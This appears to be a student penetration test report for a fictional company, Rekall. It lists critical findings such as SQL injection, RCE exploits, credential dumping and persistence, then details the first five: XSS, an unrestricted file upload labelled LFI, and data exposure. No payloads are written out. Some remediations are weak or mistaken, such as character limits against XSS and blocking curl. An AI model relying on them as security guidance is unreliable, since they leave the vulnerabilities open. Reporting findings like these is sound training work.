Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

TimPenTestCorp, LLC

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	TimPenTestCorp, LLC
Contact Name	Timothy Pang
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/24/2023	Timothy	First Draft
002	01/25/2023	Timothy	Initial Review
003	01/30/2023	Timothy	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Network architecture map prevents vulnerable open source data penetration
- Current and future penetration test to determine vulnerabilities on the network and to mitigate them

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application vulnerable to reflected XSS payload and XSS payload
- Web page vulnerable to SQL injection and PHP injection
- Credentials being stored in HTML source code as well as a Public website
- Apache software on multiple hosts are outdated and vulnerable to many exploits
- SLMail Service is vulnerable to exploits
- Too many open ports on hosts that gives attackers too much surface area
- Unauthorized access to passwd file for attackers to crack

Executive Summary

We were given a task to perform a security assessment of TotalRekall's network to determine if they have any vulnerabilities, as well as find any flags throughout the process. Within this assessment, a variety of penetration tests and techniques were used, from reconnaissance to penetration deep within the Domain Controller (DC).

We began by doing a reconnaissance of totalrekall.com, to see if their website is vulnerable to attacks or exploits. We then performed an nmap and zenmap scan of the network to find the systems located on the network. After discovering which ports were open on which system, each system was exploited by a vulnerability specific to each system.

At the end of the assessment, we rank each of the vulnerabilities in order of critical priority to lowest priority, as follows, Critical, High, Medium, Low, and Informational rankings. Overall, Totalrekall's network and website is not protected and is vulnerable to a wide variety of different attacks and they should all be patched and updated quickly.

Summary Vulnerability Overview


Vulnerability	Severity
SQL Injection on Login page	Critical
Command Injection on Networking.php Page	Critical
Brute Force Attack with Help From DNS Checker	Critical
PHP Injection	Critical
Session Management	Critical
Directory Traversal	Critical
Nmap scan of Network	Critical
Nmap scan for host running Drupal	Critical
Apache Struts 2.3.5 Vulnerability	Critical
RCE Tomcat JSP Exploit on host 192.168.13.10	Critical
RCE “Shocking” Exploit on host 192.168.13.11	Critical
RCE Apache Struts Exploit on host 192.168.13.12	Critical
RCE “Drupal” Exploit on host 192.168.13.13	Critical
Brute Force and Privilege Escalation Exploit on host 192.168.13.14	Critical
Public User Credential Information on GitHub	Critical
Nmap scan and Website access to host 172.22.117.20	Critical
Open FTP port to gain access to host 172.22.117.20	Critical
SLMail Service Exploit on host 172.22.117.20	Critical
Windows 10 Persistence/Scheduled Tasks	Critical
Accessing the Comments.php page to make a flag pop-up	High
Local File Inclusion on VR Planner Page	High
HTML Vulnerability on Login.php Page	High
Credential Dumping	High
Lateral Movement and Compromising Admin	High
Reflected XSS Payload on the Welcome page	Medium
XSS Payload in the “Choose Your Character” field of Memory-Panner.php	Medium
Sensitive Data Exposure on WebPage Search Bar	Low
Public SSL Certificates	Low
Sensitive Data Exposure	Low
Finding the IP address of TotalRekall	Low
Using OSINT/WHOIS for TotalRekall.xyz	Informational


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20
Ports	**192.168.13.1:** 80/tcp VNC **192.168.13.10:** 8009/tcp, 8080/tcp **192.168.13.11:** 80/tcp **192.168.13.12:** 8080 **192.168.13.13:** 80/tcp Apache **192.168.13.14:** 22/tcp ssh **172.22.117.10:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268 **172.22.117.20:** 21, 25, 79, 80, 106, 110, 135, 139, 443, 445


Exploitation Risk	Total
Critical	19
High	5
Medium	2
Low	4
Informational	1



Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Payload on the Welcome page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	When you are on the welcome page, there is a prompt that is there to enter your name, within there is no limit to the characters you can put in, so we can add a script inside to display something for us.
Images	 Fig 1.
Affected Hosts	www.welcometorecall.com/Welcome.php
Remediation	• Limit the character count within the text box


Vulnerability 2	Findings
Title	XSS Payload in the “Choose Your Character” field of Memory-Planner.php
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	On the VR Planner page, there is a prompt located on the page, that has a prompt for “Choosing Your Character”, this text box does not have a limit to character count and was exploited with a script.
Images	 Fig 2.
Affected Hosts	www.welcometorecall.com/Memory-Planner.php
Remediation	• Limit the character count within the text box • Filter out special characters


Vulnerability 3	Findings
Title	Accessing the Comments.php page to make a flag pop-up
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Similar to the Welcome page and Memory Planner page, the comments box does not have a limit, however because it is a comment page it does not necessarily need a character count, however it does not watch for scripts that can be entered within.
Images	 Fig 3.
Affected Hosts	www.welcometorecall.com/comments.php
Remediation	• Prevent javascript commands in comment box



Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	While it is not a direct vulnerability, in a way that all websites can be **"curled"**, however the information within can be utilized by attackers at a later date to gain access with the server information and IP address.
Images	 Fig 4.
Affected Hosts	192.168.14.35
Remediation	• Block curl requests from anything but a browser



Vulnerability 5	Findings
Title	Local File Inclusion on VR Planner Page
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Within the VR Planner page, contains two file upload buttons, when uploading a file, there is no set file extension to make sure that the only file being uploaded is a jpg or png. An attacker can utilize this vulnerability to upload a php script or javascript file to view or gain access to files.
Images	 Fig 5.Uploaded a php file  Fig 6.Uploaded a .jpg.php file
Affected Hosts	www.welcometorecall.com/VR-Planner.php
Remediation	• Set file extension to only accept jpg or png files

